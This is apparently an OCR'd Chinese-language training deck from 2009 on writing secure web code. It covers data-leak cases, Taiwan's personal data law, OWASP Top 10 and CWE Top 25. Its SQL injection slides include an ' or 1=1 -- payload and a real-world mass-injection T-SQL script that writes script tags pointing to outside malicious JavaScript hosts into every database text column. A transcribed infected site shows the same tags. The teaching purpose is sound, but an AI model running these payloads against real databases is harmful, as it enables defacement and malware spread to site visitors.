

如何開發更安全的程式碼



楊熒駿 Edwin Yang
edwin76tw@gmail.com

Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼
- Fortify Solution
- COB

國內案例 2009.06.30 購物網站個資外洩事件...

The screenshot shows the homepage of iThome online. At the top, there's a banner for HP ProLiant BL465c G5刀鋸型伺服器 with a price of 2.99. Below the banner, a headline reads "東森購物個資外洩 疑似內部流出". The main content area has a table of news articles. On the right side, there's a sidebar for "研討會訊息" (Conference Information) listing various topics like "企業關鍵IT技術: Backup異地備援研討會".

被抓的駭客集團成員(2008/8/27)



2008 /11/19 台北地方法院判賠案例

洩漏個資侵隱私 博客來判賠

中時電子報
www.chinatimes.com

更新日期:2008/11/20 05:24

2007 發生個資洩漏事件

國內知名的「博客來網路書店」網站，去年發生民眾購買金馬影展套票，回覆會員註冊成功的電子郵件，竟然夾帶「外流」先前註冊成功會員的相關個人資料，曾郁智等十七位受害人，為此提起損害賠償訴訟，台北地方法院十九日判決博客來必須賠償每人二千四百元至一萬一千九百元不等。

去年十一月四、五日，曾郁智等十七位住在台北縣市的民眾，為了購買「台北金馬影展套票」，依指示進入博客來網站登錄會員並註冊套票後，卻在博客來回覆註冊成功的電子郵件訊息中，發現夾帶先前已註冊成功的四百七十七位會員資料。

回覆電郵疏失 夾帶會員資料

此案例沒有人入侵，是程式撰寫者沒有安全撰寫觀念

5

新版「個資法」對企業的衝擊

■ 立法院審議中的「個人資料保護法」修正草案內容，**個資外洩賠償上限從現行法二千萬元提高到五千萬元(單筆資料二萬五千元)**

■ 員工洩漏個資若屬營利行為，則從現行兩年有期徒刑提高到五年有期徒刑；如無營利行為則從原先的免罰修正為兩年以下有期徒刑

■ 草案第二十九條規定，受害民眾索賠時，不須負舉證責任，但**非公務機關要證明「無故意或過失責任」才能免責；公務機關則須負「無過失責任」**

■ 第十二條規定公務機關或非公務機關於個資料被竊或外洩後，應以適當方式迅速通知當事人

■ 第三十二條同時增訂團體訴訟相關規定

■ 草案同時取消現行法令須告訴乃論的規定，檢警能主動偵辦

6

新版「個資法」對企業與軟體開發人員的衝擊

第二十九條規定，受害民眾索賠時，不須負舉證責任，但非公務機關要證明「無故意或過失責任」才能免責；公務機關則須負「無過失責任」

企業要舉證有定期

安全檢測的報告：

1. 網路弱點掃描
2. 網站滲透測試
3. 程式碼安全檢測
- 4.....


企業防禦駭客的證據



您或委外廠商撰寫的程式碼，不要成為公司的地雷

駭客眼中有安全漏洞的應用系統

當您的應用系統有駭客可以進出的漏洞 ...



時間到了，就變成駭客的美味大餐！

重視程式碼安全設計：避免風險發生




重視程式碼安全設計 避免風險發生

Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼

CERT/CC 軟體安全漏洞統計

Total vulnerabilities reported(1995-2008):44,074




CERT/CC:Computer Emergency Response Team / Coordination Center

網路危機處理暨協調中心

11 http://www.cert.org/stats/vulnerability_remediation.html

應用程式層缺少安全防護



XSS 植入惡意圖片連結手法

- 目標：破壞網站形象
- 第一步
 使用人頭身份資料，申請一個合法帳號
- 第二步
 登入系統，測試有無可植入惡意連結的欄位
- 第三步
 使用惡意連結指令樣版，貼上破壞網站形象的圖片

XSS : Cross-Site Scripting 跨網站指令碼攻擊

因為可以撰寫指令碼，此類攻擊手法變化無窮！



13

SQL Injection 偷取資料的手法

- 目標：竊取網站相關資料
- 第一步
 使用人頭身份證字號，申請一個合法帳號
 人頭身份證字號如何來？
 慣用手法：市場問卷調查，填個人資料送各種小贈品
- 第二步
 登入系統逐一測試各項功能，有無漏洞可竊取資料
- 第三步
 複製貼上取得的資料



14

SQL Injection 進階攻擊手法演變：自動化攻擊

新聞

- 新聞專題**
- 即時新聞
- 新聞簡訊
- 技術**
- 產品報導
- 技術專題
- IT書訊
- IT管理**
- CIO
- IT人物
- 專欄
- 新聞總覽**
- 業界動態

SQL Injection機器人來襲 2008/6 新聞

文/黃彥棻 (記者) 2008-06-13

5月份駭客利用Mass SQL Injection手法，以機器人程式發動大量攻擊，不僅攻陷有SQL漏洞的網站伺服器，近期又再利用Flash播放器的漏洞，發動第二波針對使用者電腦的攻擊。修正源萬和Web應用程式防火牆，是主要應變之道。

在5月中，臺灣有許多網站遭受了爆量的Mass SQL Injection攻擊，初步估計有超過10萬臺電腦受害。在短短不到1周的時間，同樣一批駭客，又利用Adobe Flash播放器的漏洞，再度發動攻擊。

資安專家表示，從這幾波駭客的攻擊手法可以發現，這一批駭客，其實是在測試整個Mass SQL Injection攻擊的效率與成效。駭客的目的其實是要找到好用的攻擊手法，在更短的時間內控制更多電腦，進而竊取電腦的資料。

訂閱電子報
iThome Online提供免費電子報

以機器人程式發動大量SQL Injection攻擊

OWASP

■ Open Web Application Security Project

■ 是一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式與網頁服務的安全性。由於應用範圍日廣，網頁應用安全已經逐漸的受到重視，並漸漸成為在安全領域的一個熱門話題，在此同時，駭客們也悄悄的將焦點轉移到網頁應用程式開發時所會產生的弱點來進行攻擊與破壞。

■ 網址：<http://www.owasp.org/>

常見程式碼漏洞的參考網址

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

The screenshot shows the 'Category:OWASP Top Ten Project' page. At the top right, there's a logo for 'OWASP Books' with the text 'This project has produced a book that can be downloaded or purchased. Feel free to browse the full catalog of available OWASP books.' Below the logo, the main content area starts with 'Welcome to the OWASP Top Ten Project' and a link to 'Watch the Video'. A sidebar on the left contains a navigation menu with sections like 'Home', 'News', 'OWASP Projects', 'Downloads', 'Local Chapters', 'Global Committees', 'AppSec Job Board', 'AppSec Conferences', 'Presentations', 'Video', 'Get OWASP Books', 'Get OWASP Gear', 'Mailing Lists', 'About OWASP', and 'Membership'. Another sidebar on the far left lists 'reference' items such as 'How To...' and 'Principles'. A 'Contents [hide]' box on the right side lists sections 1 through 4.

常見程式碼漏洞的參考網址

http://www.owasp.org/index.php/Top_10_2007

The screenshot shows the 'Top 10 2007' page. At the top right, there's a link to '»Top 10 2007-Methodology«'. The main content area starts with 'Introduction' and a brief welcome message. Below that is the 'Aim' section, which states: 'The primary aim of the OWASP Top 10 is to educate developers, designers, architects, and organizations about the consequences of the most common web application security vulnerabilities. The Top 10 provides basic methods to protect against these vulnerabilities – a great start to your secure coding security program.' It also notes that 'Security is not a one-time event.' A sidebar on the left contains a search bar and a navigation menu with sections like 'Home', 'News', 'OWASP Projects', 'Downloads', 'Local Chapters', 'Global Committees', 'AppSec Job Board', 'AppSec Conferences', 'Presentations', 'Video', 'Get OWASP Books', 'Get OWASP Gear', 'Mailing Lists', 'About OWASP', and 'Membership'. A 'Contents [hide]' box on the right side lists sections 1 through 6.

OWASP Top Ten 2007

A1. 跨網站的入侵字串(Cross Site Scripting，簡稱XSS)：

A2. 注入缺失(Injection Flaw)

A3. 惡意檔案執行(Malicious File Execution)

A4. 不安全的物件參考(Insecure Direct Object Reference)

A5. 跨網站的偽造要求 (Cross-Site Request Forgery，簡稱CSRF)

19

20

OWASP Top Ten 2007

A6. 資訊揭露與不適當錯誤處理(Information Leakage and Improper Error Handling)

A7. 遺破壞的鑑別與連線管理(Broken Authentication and Session Management)：Web應用程式中自行撰寫的身分驗證相關功能有缺陷。

A8. 不安全的密碼儲存器 (Insecure Cryptographic Storage)

A9. 不安全的通訊(Insecure Communication)

A10. 疏於限制URL存取(Failure to Restrict URL Access)

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

2009 CWE Top 25

■ <http://cwe.mitre.org/top25/index.html>

CWE Common Weakness Enumeration
A Community-Developed Dictionary of Software Weakness Types

Home > CWE/SANS Top 25

2009 CWE/SANS Top 25 Most Dangerous Programming Errors

Document version: 1.3 ([pdf](#)) **Date:** July 27, 2009

Project Coordinators:
Bob Martin (MITRE)
Mason Brown (SANS)
Alan Paller (SANS)

Document Editor:
Steve Christey (MITRE)

Introduction

The 2009 CWE/SANS Top 25 Most Dangerous Programming Errors is a list of the most significant programming errors that can lead to software vulnerabilities. They occur frequently, are often easy to find, and easy to exploit. They are dangerous because they will allow attackers to completely take over the software, steal data, or prevent the software from working at all.

The list is the result of collaboration between the SANS Institute, MITRE, and many top software security experts in the US and Europe. It experiences in the development of the SANS Top 20 attack vectors (<http://www.sans.org/top20/>) and MITRE's Common Weakness Enumeration (CWE) (<http://cwe.mitre.org/>). MITRE maintains the CWE web site, with the support of the US Department of Homeland Security's Security Division, presenting detailed descriptions of the top 25 programming errors along with authoritative guidance for mitigation. The CWE site also contains data on more than 700 additional programming errors, design errors, and architecture errors that can lead to vulnerabilities.

The main goal for the Top 25 list is to stop vulnerabilities at the source by educating programmers on how to eliminate all-too-common before software is even shipped. The list will be a tool for education and awareness that will help programmers to prevent the kinds of errors that plague the software industry. Software consumers could use the same list to help them to ask for more secure software. Finally, the list will help consumers to make better purchasing decisions.

休息一下




Agenda

- 資訊安全現況
- 常見的程式碼問題
- Break
- 如何開發更安全的程式碼

23

Security Touchpoints in SDLC (Gary McGraw)



24

Common Flaws In Web Applications

1. SQL Injection
2. Cross Site Scripting (XSS)
3. HTTP Response Splitting
4. Command Injection
5. Path Manipulation
6. Cross Site Request Forgery (CSRF)
7. Access Control
8. Insecure Randomness
9. Password Management
10. Race Conditions
11. Error Handling
12. Code Quality
13. Left Over Debug Code: Encapsulation
14. Misconfiguration: Environment

Improper Input Validation


25

1. SQL Injection


Instructor will demonstrate SQL Injection Attack

26


1. SQL Injection




1. SQL Injection




1. SQL Injection



1. SQL Injection



1. SQL Injection



Another part of
a SQL query

```
select * from item  
where account = 'gary' and sku = 'foo' bar'  
This is a string This is a string
```


31

This slide illustrates a basic SQL injection vulnerability. It shows a SQL query being constructed with user input. The input 'bar' is highlighted with a red box and labeled 'This is a string'. A callout points to another part of the query with the text 'Another part of a SQL query'. The entire query is as follows:

```
select * from item  
where account = 'gary' and sku = 'foo' bar'
```

The 'bar' part is concatenated after the 'sku' condition, leading to a logical error.

1. SQL Injection



```
name → gary sku → ' or 1=1 --
```

```
select * from item  
where account = '$name' and sku = '$sku'
```


32

This slide illustrates a more complex SQL injection vulnerability using a union attack. It shows a query where user input is used to construct the WHERE clause. The input 'name → gary' is highlighted with a yellow box and 'sku → ' or 1=1 --' is highlighted with a red box. The entire query is as follows:

```
select * from item  
where account = '$name' and sku = '$sku'
```

The injected part ' ' or 1=1 --' is concatenated after the account condition, effectively bypassing the WHERE clause and executing a union query.

1. SQL Injection



利用 SQL Injection 漏洞 Insert XSS 語法到 DB

```
34
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b
where a.id = b.id and a.xtype = 'u' and ( b.xtype = 99 or b.xtype = 35 or
b.xtype = 231 or b.xtype = 167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T, @C WHILE( @@FETCH_STATUS =
0 )
BEGIN
Exec ( 'update [' + @T + '] set [' + @C + ']=rtrim(convert(varchar,[+ @C +
']))+ "<script src=http://ucmal.com/0.js></script>"')
FETCH NEXT FROM Table_Cursor INTO @T, @C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

US 2008/1 案例語法

台灣 2009/7 發生類似的攻擊案例

The screenshot shows a search results page from the Taiwan Watch & Clock Industrial Association website. The search query was "產業分類查詢". The results table has columns for Company Name, Address, Contact Person, Phone, Fax, and Website. Several entries contain malicious SQL code, such as:

公司名稱	公司地址	聯絡人	公司電話	公司傳真	公司網址
長榮國際鈦金有限公司	香港荃灣大河道99號99廣場19樓04室<script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script>	許正誠	852-2773-6016	852-2773-0873	長榮國際鈦金有限公司
東莞力弘鐘錶有限公司	廣東東莞市清遠鎮河板橋工業區南運街28號<script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script>	杜先生	86-769-8209-893	86-769-8209-893	東莞力弘鐘錶有限公司
歐登科技股份有限公司	台北縣土城市金城路一段36號10樓<script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script>	顏小姐	02-2268-1136	02-2268-8681	歐登科技股份有限公司
